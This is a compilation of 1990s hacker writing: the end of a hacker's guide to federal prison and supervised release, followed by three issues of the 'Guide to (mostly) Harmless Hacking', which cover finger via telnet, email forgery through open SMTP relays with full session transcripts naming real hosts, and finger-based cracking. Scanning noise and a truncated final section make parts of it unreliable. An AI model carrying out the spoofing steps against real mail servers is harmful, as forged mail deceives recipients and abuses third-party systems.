For this reason I often took my problems outside the prison from the start. If it was a substantial enough issue I would inform the media, the director of the BOP, all three of my attorneys, my judge and the ACLU. Often this worked. It always pisse d them off. But, alas I'm a man of principle and if you deprive me of my rights I'm going to raise hell. In the past I might have resorted to hacker tactics, like disrupting the BOP's entire communication system bringing it crashing down! But...I'm rehabilitated now. Incidently, most BOP officials and inmates have no concept of the kind of havoc a hacker can wield on an individuals life. So until some hacker shows the BOP which end is up you will have to accept the fact most everyone you meet in prison will have only nominal respect for you. Deal with it, you're not in cyberspace anymore.

# **!! I. PRISON OFFICIALS**

Ţ

There are two types, dumb and dumber. I've had respect for several but I've never met one that impressed me as being particularly talented in a way other than following orders. Typically you will find staff that are either just doing their job, or staff that is determined to advance their career. The latter take their jobs and themselves way too seriously. They don't get anywhere by being nice to inmates so they are often quite curt. Ex-military and law enforcement wannabes are commonplace. All in all they're a pain in the ass but easy to deal with. Anyone who has ever been down (incarcerated) for awhile knows it's best to keep a low profile. If they don't know you by name you're in good shape.

!

One of the problems that computer hackers will encounter with prison staff is fear and/or resentment. If you are a pretentious articulate educated white boy like myself you would be wise to act a little stupid. These people don't want to respect yo u and some of them will hate everything that you stand for. Many dislike all inmates to begin with. And the concept of you someday having a great job and being successful bothers them. It's all a rather bizarre environment where everyone seems to hate the ir jobs. I guess I've led a sheltered life.

Before I move on, sometimes there will be certain staff members, like your Case Manager, that will have a substantial amount of control over your situation. The best way to deal with the person is to stay out of their way. Be polite, don't file grievances against them and hope that they will take care of you when it comes time. If this doesn't seem to work, then you need to be a total pain in the ass and ride them with every possible request you can muster. It's especially helpful if you have outsi de people willing to make calls. Strong media attention will usually, at the very least, make the prison do what they are supposed to do. If you have received a lot of bad press, this could be a disadvantage. If you care continues to be a problem, the pr ison will transfer you to another facility where you are more likely to get a break. All in all how you choose to deal with staff is often a difficult decision. My advice is that unless you are really getting screwed over or really hate the prison you are in, don't rock the boat.

!! J. THE HOLE

!

Segregation sucks, but chances are you will find yourself there at some point and usually for the most ridiculous of reasons. Sometimes you will wind up there because of what someone else did. The hole is a 6' x 10' concrete room with a steel bed and steel toilet. Your privileges will vary, but at first you get nothing but a shower every couple of days. Naturally they feed you but, it's never enough, and it's often cold. With no snacks you often find yourself quite hungry in-between meals. There is nothing to do there except read and hopefully some guard has been kind enough to throw you some old novel.

!

Disciplinary actions will land you in the hole for typically a week or two. In some cases you might get stuck there for a month or three. It depends on the shot and on the Lieutenant that sent you there. Sometimes people never leave the hole....

## !! K. GOOD TIME

!

L

You get 54 days per year off of your sentence for good behavior. If anyone tells you that a bill is going to be passed to give 108 days, they are lying. 54 days a year works out to 15% and you have to do something significant to justify getting that taken away. The BOP has come up with the most complicated and ridiculous way to calculate how much good time you have earned. They have! a book about three inches thick that discusses how to calculate your exact release date. I studied the book intensely and came to the conclusion that the only purpose it serves is to covertly steal a few days of good time from you. Go figure.

!

## **!! L. HALFWAY HOUSE**

!

All "eligible" inmates are to serve the last 10% of their sentence (not to exceed six months) in a Community Corrections Center (CCC). At the CCC, which is nothing more than a large house in a bad part of town, you are to find a job in the communit y and spend your evenings and nights at the CCC. You have to give 25% of the gross amount of your check to the CCC to pay for all of your expenses, unless you are a rare Federal prisoner sentenced to serve all of your time at the CCC in which case it is 1 0%. They will breathalyse and urinanalyse you routinely to make sure you are not having too much fun. If you're a good little hacker you'll get a weekend pass so you can stay out all night. Most CCCs will transfer you to home confinement status after a few weeks. This means you

can move into your own place, (if they approve it) but still have to be in for the evenings. They check up on you by phone. And no, you are not allowed call forwarding, silly rabbit.

### **!! M. SUPERVISED RELEASE**

!

!

Just when you think the fun is all over, after you are released from prison or the CCC, you will be required to report to a Probation Officer. For the next 3 to 5 years you will be on Supervised Release. The government abolished parole, thereby preventing convicts from getting out of prison early. Despite this they still want to keep tabs on you for awhile.

Supervised Release, in my opinion, is nothing more than extended punishment. You are a not a free man able to travel and work as you please. All of your activities will have to be presented to your Probation Officer (P.O.). And probation is essentially what Supervised Release is. Your P.O. can violate you for any technical violations and send you back to prison for several months, or over a year. If you have ANY history of drug use you will be required to submit to random (weekly) urinalyses. If you come up dirty it's back to the joint.

As a hacker you may find that your access to work with, or possession of computer equipment may be restricted. While this may sound pragmatic to the public, in practice it serves no other purpose that to punish and limit a former hacker's ability t o support himself. With computers at libraries, copy shops, schools, and virtually everywhere, it's much like restricting someone who used a car to get to and from a bank robbery to not ever drive again. If a hacker is predisposed to hacking he's going to be able to do it with or without restrictions. In reality many hackers don't even need a computer to achieve their goals. As you probably know a phone and a little social engineering go a long way.

!

But with any luck you will be assigned a reasonable P.O. and you will stay out of trouble. If you give your P.O. no cause to keep an eye on you, you may find the reins loosening up. You may also be able to have your Supervised Release terminated ea rly by the court. After a year or so, with good cause, and all of your government debts paid, it might be plausible. Hire an attorney, file a motion.

For many convicts Supervised Release is simply too much like being in prison. For those it is best to violate, go back to prison for a few months, and hope the judge terminates their Supervised Release. Although the judge may continue your supervis ion, he/she typically will not.

### **!!** N. SUMMARY

!

What a long strange trip it's been. I have a great deal of mixed emotions about my whole ordeal. I can however, say that I HAVE benefitted from my incarceration. However, it certainly was not on the behalf of how I was handled by the government. No, despite their efforts to kick me when I was down, use me, turn their backs after I had assisted them, and in general, just violate my rights, I was still able to emerge better educated than when I went in. But frankly, my release from prison was just in the nick of time. The long term effects of incarceration and stress were creeping up on me, and I could see prison conditions were worsening. It's hard to express the poignancy of the situation but the majority of those incarcerated feel that if drastic changes are not made America is due for some serious turmoil, perhaps even a civil war. Yes, the criminal justice system is that screwed up. The Nation's thirst for vengeance on criminals is leading us into a vicious feedback loop of crime and punishment, and once again crime. Quite simply, the system is not working. My purpose in writing this article was not to send any kind of message. I'm not telling you how not to get caught and I'm not telling you to stop hacking. I wrote this simply because I feel I ike I owe it to whomever might get use of it. For some strange reason I am oddly compelled to tell you what happened to me. Perhaps this is some kind or therapy, perhaps it's just my ego, perhaps I just want to help some poor 18-year-old hacker who really doesn't know what he is getting himself in to. Whatever the reason, I just sat down one day and started writing.

!

If there is a central theme to this article it would be how ugly your world can become. Once you get grabbed by the law, sucked into their vacuum, and they shine the spotlight on you, there will be little you can do to protect yourself. The vultures and predators will try to pick what they can off of you. It's open season for the U.S. Attorneys, your attorney, other inmates, and prison officials. You become fair game. Defending yourself from all of these forces will require all of your wits, all of your resources, and occasionally your fists.

Furthering the humiliation, the press, as a general rule, will not be concerned with presenting the truth. They will print what suits them and often omit many relevant facts. If you have read any of the 5 books I am covered in you will no doubt have a rather jaded opinion of me. Let me assure you that if you met me today you would quickly see that I am quite likable and not the villain many (especially Jon Littman) have made me out to be. You may not agree with how I lived my life, but you wouldn't have any trouble understanding why I chose to live it that way. Granted I've made my mistakes, growing up has been a long road for me. Nevertheless, I have no shortage of good friends. Friends that I am immensely loyal to. But if you believe everything y ou read you'd have the impression that Mitnick is a vindictive loser, Poulsen a furtive stalker, and I a two faced rat. All of those assessments would be incorrect.

So much for first impressions. I just hope I was able to enlighten you and in some way to help you make the right choice. Whether it's protecting yourself from what could be a traumatic life altering experience, or compelling you to focus your computer skills on other avenues, it's important for you to know the program, the language, and the rules.

See you in the movies Agent Steal

13

L

Contents of Volume 1:

!!! Hacking tip of this column: how to finger a user via telnet.

!!! How to forge email

!!! How finger can be used to crack into an Internet host.

!!! How get Usenet spammers kicked off their ISPs

!!! How get email spammers kicked off their ISPs.

!!! How to nuke offensive Web sites.

!!! How to Forge Email Using Eudora Pro

GUIDE TO (mostly) HARMLESS HACKING

Vol. 1 Number 1

Hacking tip of this column: how to finger a user via telnet.

Hacking. The word conjures up evil computer geniuses plotting the downfall of civilization while squirreling away billions in electronically stolen funds in an Antigua bank.

But I define hacking as taking a playful, adventurous approach to computers. Hackers don't go by the book. We fool around and try odd things, and when we stumble across something

entertaining we tell our friends about it. Some of us may be crooks, but more often we are good guys, or at least harmless.

Furthermore, hacking is surprisingly easy. I'll give you a chance to prove it to yourself, today!

But regardless of why you want to be a hacker, it is definitely a way to have fun, impress your buddies, and get dates. If you are a female hacker you become totally irresistible to all men. Take my word for it!;^D

This column can become your gateway into this world. In fact, after reading just this first Guide to (mostly) Harmless Hacking, you will be able to pull off a stunt that will impress the average guy or gal unlucky^H^H^H^H^H^H^H fortunate enough to get collared by you at a party.

So what do you need to become a hacker? Before I tell you, however, I am going to subject you to a rant.

Have you ever posted a message to a news group or email list devoted to hacking? You said something like "What do I need to become a hacker?" right? Betcha you won't try \*that\* again!

It gives you an education in what "flame" means, right?

Yes, some of these 3l1te types like to flame the newbies. They act like they were born clutching a Unix manual in one hand and a TCP/IP specification document in the other and anyone who knows less is scum.

\*\*\*\*\*

Newbie note: 311t3, 31337, etc. all mean "elite." The idea is to take either the word "elite" or "eleet" and substitute numbers for some or all the letters. We also like zs. Hacker d00dz do this sor7 of th1ng l0tz.

Now maybe you were making a sincere call for help. But there is a reason many hackers are quick to flame strangers who ask for help.

What we worry about is the kind of guy who says, "I want to become a hacker. But I \*don't\* want to learn programming and operating systems. Gimme some passwords, d00dz! Yeah, and credit card numbers!!!"

Honest, I have seen this sort of post in hacker groups. Post something like this and you are likely to wake up the next morning to discover your email box filled with 3,000 messages from email discussion groups on agricultural irrigation, proctology, collectors of Franklin Mint doo-dads, etc. Etc., etc., etc.., arrrgghhhh!

The reason we worry about wannabe hackers is that it is possible to break into other people's computers and do serious damage even if you are almost totally ignorant.

How can a clueless newbie trash other people's computers? Easy. There are public FTP and Web sites on the Internet that offer canned hacking programs.

Thanks to these canned tools, many of the "hackers" you read about getting busted are in fact clueless newbies.

This column will teach you how to do real, yet legal and harmless hacking, without resorting to these hacking tools. But I won't teach you how to harm other people's computers. Or even how to break in where you don't belong.

### \*\*\*\*\*

You can go to jail tip: Even if you do no harm, if you break into a portion of a computer that is not open to the public, you have committed a crime. If you telnet across a state line to break in, you have committed a federal felony.

I will focus on hacking the Internet. The reason is that each computer on the Internet has some sort of public connections with the rest of the Net. What this means is that if you use the right commands, you can \*legally\* access these computers.

That, of course, is what you already do when you visit a Web site. But I will show you how to access and use Internet host computers in ways that most people didn't know were possible. Furthermore, these are \*fun\* hacks.

In fact, soon you will be learning hacks that shed light on how other people (Not you, right? Promise?) may crack into the non-public parts of hosts. And -- these are hacks that anyone can do.

But, there is one thing you really need to get. It will make hacking infinitely easier:

### A SHELL ACCOUNT!!!!

A "shell account" is an Internet account in which your computer becomes a terminal of! one of your ISP's host computers. Once you are in the "shell" you can give commands to the Unix operating system just like you were sitting there in front of one of your ISP's hosts.

Warning: the tech support person at your ISP may tell you that you have a "shell account" when you really don't. Many ISPs don't really like shell accounts, either. Guess why? If you don't have a shell account, you can't hack!

But you can easily tell if it is a real shell account. First, you should use a "terminal emulation program" to log on. You will need a program that allows you to imitate a VT 100 terminal. If you have Windows 3.1 or Windows 95, a VT 100 terminal program is included as one of your accessory program.

Any good ISP will allow you to try it out for a few days with a guest account. Get one and then try out a few Unix commands to make sure it is really a shell account.

You don't know Unix? If you are serious about understanding hacking, you'll need some good reference books. No, I don't mean the kind with breathless titles like "Secrets of! Super hacker." I've bought too many of that kind of book. They are full of hot air and thin on how-to. Serious hackers study books on:

!a) Unix. I like "The Unix Companion" by Harley Hahn.

!b) Shells. I like "Learning the Bash Shell" by Cameron Newham and Bill Rosenblatt. A "shell" is the command interface between you and the Unix operating system.

!c) TCP/IP, which is the set of protocols that make the Internet work. I like "TCP/IP for Dummies" by Marshall Wilensky and Candace Leiden.

OK, rant is over. Time to hack!

How would you like to start your hacking career with one of the simplest, yet potentially hairy, hacks of the Internet? Here it comes: telnet to a finger port.

Have you ever used the finger command before? Finger will sometimes tell you a bunch of stuff about other people on the Internet. Normally you would just enter the command:

!finger Joe\_Schmoe@Fubar.com

But instead of Joe Schmoe, you put in the email address of someone you would like to check out. For example, my email address is cmeinel@techbroker.com. So to finger me, give the command:

!finger cmeinel@techbroker.com

Now this command may tell you something, or it may fail with a message such as "access denied."

But there is a more elite way to finger people. You can give the command:

!telnet llama.swcp.com 79

What this command has just done is let you get on a computer with an Internet address of llama.swcp.com through its port 79 -- without giving it a password.

But the program that llama and many other Internet hosts are running will usually allow you to give only ONE command before automatically closing the connection. Make that command:

### !cmeinel

This will tell you a hacker secret about why port 79 and its finger programs are way more significant than you might think. Or, heck, maybe something else if the friendly neighborhood hacker is still planting insulting messages in my files.

Now, for an extra hacking bonus, try telnetting to some other ports. For example:

!telnet kitsune.swcp.com 13

That will give you the time and date here in New Mexico, and:

!telnet slug.swcp.com 19

Will show you a good time!

OK, I'm signing off for this column. And I promise to tell you more about what the big deal is over telnetting to finger -- but later. Happy hacking!

\*\*\*\*\*

Want to share some kewl hacker stuph? Tell me I'm terrific? Flame me? For the first two, I'm at cmeinel@techbroker.com. Please direct flames to dev/null@techbroker.com. Happy hacking!

GUIDE TO (mostly) HARMLESS HACKING

Vol. 1 Number 2

In this issue we learn!how to forge email -- and how to spot forgeries. I promise, this hack is spectacularly easy!

Heroic Hacking in Half an Hour

How would you like to totally blow away your friends? OK, what is the hairiest thing you hear that super hackers do?

It's gaining unauthorized access to a computer, right?

So how would you like to be able to gain access and run a program on the almost any of the millions of computers hooked up to the Internet? How would you like to access these Internet computers in the same way as the most notorious hacker in history: Robert Morris!

It was his "Morris Worm" which took down the Internet in 1990. Of course, the flaw he exploited to fill up 10% of the computers on the Internet with his self-mailing virus has been fixed now -- on most Internet hosts.

But that same feature of the Internet still has lots of fun and games and bugs left in it. In fact, what we are about to learn is the first step of several of the most common ways that hackers break into private areas of unsuspecting computers.

But I'm not going to teach you to break into private parts of computers. It sounds too sleazy. Besides, I am allergic to jail.

So what you are about to learn is legal, harmless, yet still lots of fun. No pulling the blinds and swearing blood oaths among your buddies who will witness you doing this hack.

But -- to do this hack, you need an on-line service which allows you to telnet to a specific port on an Internet host. Netcom, for example, will let you get away with this.

But Compuserve, America Online and many other Internet Service Providers (ISPs) are such good nannies that they will shelter you from this temptation.

But your best way to do this stuph is with a SHELL ACCOUNT! If you don't have one yet, get it now!

### \*\*\*\*\*

Newbie note #1; A shell account is an Internet account that lets you give Unix commands. Unix is a lot like DOS. You get a prompt on your screen and type out commands. Unix is the language of the Internet. If you want to be! a serious hacker, you have to learn Unix.

Even if you have never telnetted before, this hack is super simple. In fact, even though what you are about to learn will look like hacking of the most heroic sort, you can master it in half an hour -- or less. And you only need to memorize \*two\* commands.

To find out whether your Internet service provider will let you do this stuph, try this command:

!telnet callisto.unm.edu 25

This is a computer at the University of New Mexico. My Compuserve account gets the vapors when I try this. It simply crashes out of telnet without so much as a "tsk, tsk."

But at least today Netcom will let me do this command. And just about any cheap "shell account" offered by a fly-by-night Internet service provider will let you do this. Many college accounts will let you get away with this, too.

#### \*\*\*\*\*

Newbie note #2: How to Get Shell Accounts

Try your yellow pages phone book. Look under Internet. Call and ask for a "shell account."

They'll usually say, "Sure, can do." But lots of times they are lying. They think you are too dumb to know what a real shell account is. Or the underpaid person you talk with doesn't have a clue.

The way around this is to ask for a free temporary guest account. Any worthwhile ISP will give you a test drive. Then try out today's hack.

OK, let's assume that you have an account that lets you telnet someplace serious. So let's get back to this command:

### !telnet callisto.unm.edu 25

If you have ever done telnet before, you probably just put in the name of the computer you planned to visit, but didn't add in any numbers afterward. But those numbers afterward are what makes the first distinction between the good, boring Internet citizen and someone slaloming down the slippery slope of hackerdom.

What that 25 means is that you are commanding telnet to take you to a specific port on your intended victim, er, computer.

### \*\*\*\*\*

### Newbie note #3: Ports

A computer port is a place where information goes in or out of it. On your home computer, examples of ports are your monitor, which sends information out, your keyboard and mouse, which send information in, and your modem, which sends information both out and in.

But an Internet host computer such as callisto.unm.edu has many more ports than a typical home computer. These ports are identified by numbers. Now these are not all physical ports, like a keyboard or RS232 serial port (for your modem). They are virtual (software) ports.

But there is phun in that port 25. Incredible phun. You see, whenever you telnet to a computer's port 25, you will get one of two results: once in awhile, a message saying "access denied" as you hit a firewall. But, more often than not, you get something like this:

!Trying 129.24.96.10... !Connected to callisto.unm.edu. !Escape character is '^]'. !220 callisto.unm.edu Smail3.1.28.1 #41 ready at Fri, 12 Jul! 96 12:17 MDT

Hey, get a look at this! It didn't ask us to log in. It just says...ready!

Notice it is running Smail3.1.28.1, a program used to compose and send email.

Ohmigosh, what do we do now? Well, if you really want to look sophisticated, the next thing you do is ask callisto.unm.edu to tell you what commands you can use. In general, when you get on a strange computer, at least one of three commands will get you information: "help," "?", or "man." In this case I type in:

!help

!... and this is what I get

250 The following SMTP commands are recognized:

250 250!!! HELO hostname!!!!! startup and give your hostname 250!!! MAIL FROM:<sender address>! start transaction from sender 250!!! RCPT TO:<recipient address>!!! name recipient for message 250!!! VRFY <address>!!!!!!!!! verify deliverability of address 250!!! EXPN <address>!!!!!!!!!! expand mailing list address 250!!! do nothing 250!!! DEBUG [level]!!!!!!!!! set debugging level, default 1 message 250!!! close SMTP connection 250

250 The normal sequence of events in sending a message is to state the 250 sender address with a MAIL FROM command, give the recipients with 250 as many RCPT TO commands as are required (one address per command) 250 and then to specify the mail message text after the DATA command. 250 Multiple messages may be specified.! End the last one with a QUIT.

Getting this list of commands is pretty nifty. It makes you look really kewl because you know how to get the computer to tell you how to hack it. And it means that all you have to memorize is the "telnet <hostname> 25 " and "help" commands. For the rest, you can simply check up on the commands while on-line. So even if your memory is as bad as mine, you really can learn and memorize this hack in only half an hour. Heck, maybe half a minute.

OK, so what do we do with these commands? Yup, you figured it out, this is a very, very primitive email program. And guess why you can get on it without logging in? Guess why it was the point of vulnerability that allowed Robert Morris to crash the Internet?

Port 25 moves email from one node to the next across the Internet. It automatically takes incoming email and if the email doesn't belong to someone with an email address on that computer, it sends it on to the next computer on the net, eventually to wend its way to the person to who this email belongs.

Sometimes email will go directly from sender to recipient, but if you email to someone far away, email may go through several computers.

There are millions of computers on the Internet that forward email. And you can get access to almost any one of these computers without a password! Furthermore, as you will soon learn, it is easy to get the Internet addresses of these millions of computers.

Some of these computers have very good security, making it hard to have serious fun with them. But others have very little security. One of the joys of hacking is exploring these computers to find ones that suit ones fancy. OK, so now that we are in Morris Worm country, what can we do with it?

\*\*\*\*\*

Evil Genius note: Morris used the "DEBUG" command. Don't try this at home. Nowadays if you find a program running on port 25 with the DEBUG command, it is probably a trap. Trust me.

Well, here's what I did. (My commands have no number in front of them, whereas the computer's responses are prefixed by numbers.)

!helo santa@north.pole.org
!250 callisto.unm.edu Hello santa@north.pole.org
!mail from:santa@north.pole.org
!250 <santa@north.pole.org> ... Sender Okay
!rcpt to:cmeinel@nmia.com
!250 <cmeinel@nmia.com> ... Recipient Okay
!data
!354 Enter mail, end with "." on a line by itself
!It works!!!
! .
!250 Mail accepted

What happened here is that I sent some fake email to myself. Now let's take a look at what I got in my mailbox, showing the complete header:

Here's what I saw using the free version of Eudora:

!X POP3 Rcpt: cmeinel@socrates

This line tells us that X-POP3 is the program of my ISP that received my email, and that my incoming email is handled by the computer Socrates.

\*\*\*\*\*

Evil Genius Tip: email which comes into your email reading program is handled by port 110. Try telnetting there someday. But usually POP, the program running on 110, won't give you help with its commands and boots you off the minute you make a misstep.

!Return Path: <santa@north.pole.org>

This line above is my fake email address.

!Apparently From: santa@north.pole.org !Date: Fri, 12 Jul 96 12:18 MDT !

But note that the header lines above say "Apparently-From" This is important because it alerts me to the fact that this is fake mail.

!Apparently To: cmeinel@nmia.com !X Status:

!It works!!!

Now here is an interesting fact. Different email reading programs show different headers. So how good your fake email is depends on part on what email program is used to read it. Here's what Pine, an email program that runs on Unix systems, shows with this same email:

This identifies the computer on which I ran the smail program. It also tells what version of the smail program was running.

!Apparently From: santa@north.pole.org

And here is the "apparently-from" message again. So both Pine and Eudora show this is fake mail.

!Received: from santa@north.pole.org by callisto.unm.edu with smtp !!!! (Smail3.1.28.1 #41) id m0uemnL 0000HFC; Fri, 12 Jul 96 12:18 MDT !Message Id: <m0uemnL 0000HFC@callisto.unm.edu>

Oh, oh! Not only does it show that it may be fake mail -- it has a message ID! This means that somewhere on Callisto there will be a log of message IDs telling who has used port 25 and the smail program. You see, every time someone logs on to port 25 on that computer, their email address is left behind on the log along with that message ID.

!Date: Fri, 12 Jul 96 12:18 MDT !Apparently From: santa@north.pole.com !Apparently To: cmeinel@nmia.com ! !lt works!!!

If someone were to use this email program to do a dastardly deed, that message ID is what will put the narcs on his or her tail. So if you want to fake email, it is harder to get away with it if you send it to someone using Pine than if they use the free version of Eudora. (You can tell what email program a person uses by looking at the header of their email.)

But -- the email programs on port 25 of many Internet hosts are not as well defended as callisto.unm.edu. Some are better defended, and some are not defended at all. In fact, it is possible that some may not even keep a log of users of port 25, making them perfect for criminal email forgery.

So just because you get email with perfect-looking headers doesn't mean it is genuine. You need some sort of encrypted verification scheme to be almost certain email is genuine.

### \*\*\*\*\*\*

You can go to jail note: If you are contemplating using fake email to commit a crime, think again. If you are reading this you don't know enough to forge email well enough to elude arrest.

Here is an example of a different email program, sendmail. This will give you an idea of the small variations you'll run into with this hack.

### Here's my command:

!telnet ns.Interlink.Net 25

The computer answers:

!Trying 198.168.73.8...
!Connected to NS.INTERLINK.NET.
!Escape character is '^]'.
!220 InterLink.NET Sendmail AIX 3.2/UCB 5.64/4.03 ready at Fri, 12! Jul 1996 15:45

T>

Transfer interrupted!

@north.pole.org

And it responds:

!250 InterLink.NET Hello santa@north.pole.org! (plato.nmia.com)

Oh, oh! This sendmail version isn't fooled at all! See how it puts "(plato.nmia.com)" -- the computer I was using for this hack -- in there just to let me know it knows from what computer I've telnetted? But what the heck, all Internet hosts know that kind of info. I'll just bull ahead and send fake mail anyhow. Again, my input has no numbers in front, while the responses of the computer are prefaced by the number 250:

!mail from:santa@north.pole.com !250 santa@north.pole.com... Sender is valid. !rcpt to:cmeinel@nmia.com !250 cmeinel@nmia.com... Recipient is valid. !data !354 Enter mail. End with the . character on a line by! itself. !lt works! ! . !250 Ok !quit !221 InterLink.NET: closing the connection.

OK, what kind of email did that computer generate? Here's what I saw using Pine:

!Return Path: <santa@north.pole.org>
!Received:
!!!!!! from InterLink.NET by nmia.com
!!!!!!!!! with smtp
!!!!!!!!! (Linux Smail3.1.28.1 #4)
!!!!!!! id m0ueo7t 000LEKC; Fri, 12 Jul 96 13:43 MDT
!Received: from plato.nmia.com by InterLink.NET (AIX 3.2/UCB! 5.64/4.03)
!!!!!!!!! id AA23900; Fri, 12 Jul 1996 15:43:20! 0400

Oops. Here the InterLink.NET computer has revealed the computer I was on when I telnetted to its port 25. However, many people use that Internet host computer.

!Date: Fri, 12 Jul 1996 15:43:20! 0400 !From: santa@north.pole.org !Message Id: <9607121943.AA23900@InterLink.NET> !Apparently To: cmeinel@nmia.com !

!It worked!

OK, here it doesn't say "Apparently-From," so now I know the computer ns.Interlink.Net is a pretty good one to send fake mail from. An experienced email aficionado would know from the Received: line that this is fake mail. But its phoniness doesn't just jump out at you.

I'm going to try another computer. Hmmm, the University of California at Berkeley is renowned for its computer sciences research. I wonder what their hosts are like? Having first looked up the numerical Internet address of one of their machines, I give the command:

!telnet 128.32.152.164 25

It responds with:

!

!Trying 128.32.152.164... !Connected to 128.32.152.164. !Escape character is '^]'. !220 remarque.berkeley.edu ESMTP Sendmail 8.7.3/1.31 ready at Thu, 11 Jul 1996 12 !help !214 This is Sendmail version 8.7.3 !214 Commands: !214!!!! HELO!!! EHLO!!! MAIL!!! RCPT!!! DATA !214!!!! RSET!!! NOOP!!! QUIT!!! HELP!!! VRFY !214!!!! EXPN!!! VERB !214 For more info use "HELP <topic>". !214 To report bugs in the implementation send email to !214!!!! sendmail@CS.Berkeley.EDU. !214 For local information send email to Postmaster at your! site. !214 End of HELP info

Oh, boy, a slightly different sendmail program! I wonder what more it will tell me about these commands?

!HELP mail !214 MAIL FROM: <sender> !214!!!! Specifies the sender. !214 End of HELP info

Big f\*\*\*ing deal! Oh, well, let's see what this computer (which we now know is named remarque) will do to fake mail.

!MAIL FROM:santa@north.pole.org !250 santa@north.pole.org... Sender ok

Heyyy... this is interesting ... I didn't say "helo" and this sendmail program didn't slap me on the wrist! Wonder what that means...

!RCPT TO:cmeinel@techbroker.com

!250 Recipient ok
!DATA
!354 Enter mail, end with "." on a line by itself
!This is fake mail on a Berkeley computer for which I do not! have a password.
!.
!250 MAA23472 Message accepted for delivery
!quit
!221 remarque.berkeley.edu closing connection

Now we go to Pine and see what the header looks like:

!Return Path: <santa@north.pole.org> !Received: !!!!!! from nmia.com by nmia.com !!!!!!!!!!!!!!! with smtp !!!!!!!!!!!!! (Linux Smail3.1.28.1 #4) !!!!!!! id m0ueRnW 000LGiC; Thu, 11 Jul 96 13:53 MDT !Received: !!!!!!! from remarque.berkeley.edu by nmia.com with smtp !!!!!!! id m0ueRnV 000LGhC; Thu, 11 Jul 96 13:53 MDT !Apparently To: <cmeinel@techbroker.com> !Received: from merde.dis.org by remarque.berkeley.edu! (8.7.3/1.31) !!!!!!! id MAA23472; Thu, 11 Jul 1996 12:49:56! 0700 (PDT)

Look at the three "received" messages. My ISP's computer received this email not directly from Remarque.berkeley.edu. but from merde.dis.com, which in turn got the email from Remarque.

Hey, I know who owns merde.dis.org! So the Berkeley computer forwarded this fake mail through famed computer security expert Pete Shipley's Internet host computer! Hint: the name "merde" is a joke. So is "dis.org."

Now let's see what email from remarque looks like. Let's use Pine again:

!Date: Thu, 11 Jul 1996 12:49:56! 0700 (PDT) !From: santa@north.pole.org !Message Id: <199607111949.MAA23472@remarque.berkeley.edu> !

!This is fake mail on a Berkeley computer for which I do not! have a password. !

Hey, this is pretty kewl. It doesn't warn that the Santa address is phony! Even better, it keeps secret the name of the originating computer: plato.nmia.com. Thus remarque.berkeley.edu was a really good computer from which to send fake mail. (Note: last time I checked, they had fixed remarque, so don't bother telnetting there.)

But not all sendmail programs are so friendly to fake mail. Check out the email I created from atropos.c2.org!

!telnet atropos.c2.org 25 !Trying 140.174.185.14... !Connected to atropos.c2.org. !Escape character is '^]'. !220 atropos.c2.org ESMTP Sendmail 8.7.4/CSUA ready at Fri, 12 Jul 1996 15:41:33 !help
!502 Sendmail 8.7.4!!! HELP not implemented

Gee, you're pretty snippy today, aren't you... What the heck, let's plow ahead anyhow...

!helo santa@north.pole.org
!501 Invalid domain name

Hey, what's it to you, buddy? Other sendmail programs don't give a darn what name I use with "helo." OK, OK, I'll give you a valid domain name.! But not a valid user name!

!helo satan@unm.edu
!250 atropos.c2.org Hello cmeinel@plato.nmia.com! [198.59.166.165], pleased to meet you

Verrrry funny, pal. I'll just bet you're pleased to meet me. Why the #%&@ did you demand a valid domain name when you knew who I was all along?

!mail from:santa@north.pole.com !250 santa@north.pole.com... Sender ok !rcpt to: cmeinel@nmia.com !250 Recipient ok !data !354 Enter mail, end with "." on a line by itself !Oh, crap! !. !250 PAA13437 Message accepted for delivery !quit !221 atropos.c2.org closing connection

OK, what kind of email did that obnoxious little sendmail program generate? I rush over to Pine and take a look:

!Return Path: <santa@north.pole.com>

Well, how! very nice to allow me to use my fake address.

!Received: !!!!!!! from atropos.c2.org by nmia.com !!!!!!!!!! with smtp !!!!!!!!!! (Linux Smail3.1.28.1 #4) !!!!!!! id m0ueqxh 000LD9C; Fri, 12 Jul 96 16:45 MDT !Apparently To: <cmeinel@nmia.com> !Received: from satan.unm.edu (cmeinel@plato.nmia.com! [198.59.166.165])

Oh, how truly special! Not only did the computer atropos.c2.org blab out my true identity, it also revealed that satan.unm.edu thing. Grump... that will teach me.

!by atropos.c2.org (8.7.4/CSUA) with SMTP id PAA13437! for! cmeinel@nmia.com; Fri, 12 !Jul 1996 15:44:37! 0700 (PDT) !Date: Fri, 12 Jul 1996 15:44:37! 0700 (PDT) !From: santa@north.pole.com !Message Id: <199607122244.PAA13437@atropos.c2.org> ! !Oh, crap!

So, the moral of that little hack is that there are lots of different email programs floating around on port 25 of Internet hosts. So if you want to have fun with them, it's a good idea to check them out first before you use them to show off with.

GUIDE TO (mostly) HARMLESS HACKING

Vol. 1 Number 3

How finger can be used to crack into an Internet host.

could use to gain illegal access to some hosts.

Before you get too excited over learning how finger can be used to crack an Internet host, will all you law enforcement folks out there please relax. I'm not giving step-by-step instructions. I'm certainly not handing out code from those publicly available canned cracking tools that any newbie

What you are about to read are some basic principles and techniques behind cracking with finger. In fact, some of these techniques are fun and legal as long as they aren't taken too far. And they might tell you a thing or two about how to make your Internet hosts more secure.

You could also use this information to become a cracker. Your choice. Just keep in mind what it would be like to be the "girlfriend" of a cell mate named "Spike."

### \*\*\*\*\*

Newbie note #1: Many people assume "hacking" and "cracking" are synonymous. But "cracking" is gaining illegal entry into a computer. "Hacking" is the entire universe of kewl stuff one can do with computers, often without breaking the law or causing harm.

### \*\*\*\*\*

What is finger? It is a program which runs on port 79 of many Internet host computers. It is normally used to provide information on people who are users of a given computer.

For review, let's consider the virtuous but boring way to give your host computer the finger command:

!finger Joe\_Blow@boring.ISP.net

This causes your computer to telnet to port 79 on the host boring.ISP.net. It gets whatever is in the .plan and .project files for Joe Blow and displays them on your computer screen.

But the Happy Hacker way is to first telnet to boring.ISP.net port 79, from which we can then run its finger program:

!telnet boring.ISP.net 79

If you are a good Internet citizen you would then give the command:

!Joe\_Blow

or maybe the command:

!finger Joe\_Blow

This should give you the same results as just staying on your own computer and giving the command "finger Joe\_Blow@boring.ISP.net."

But for a cracker, there are lots and lots of other things to try after gaining control of the finger program of boring.ISP.net by telnetting to port 79.

Ah, but I don't teach how to do felonies. So we will just cover general principles of how finger is commonly used to crack into boring.ISP.net. You will also learn some perfectly legal things you can try to get finger to do.

For example, some finger programs will respond to the command:

!finger @boring.ISP.net

If you should happen to find a finger program old enough or trusting enough to accept this command, you might get something back like:

![boring.ISP.net]
!Login!!!! Name!!!!!!! TTY! Idle!!!! When!!! Where
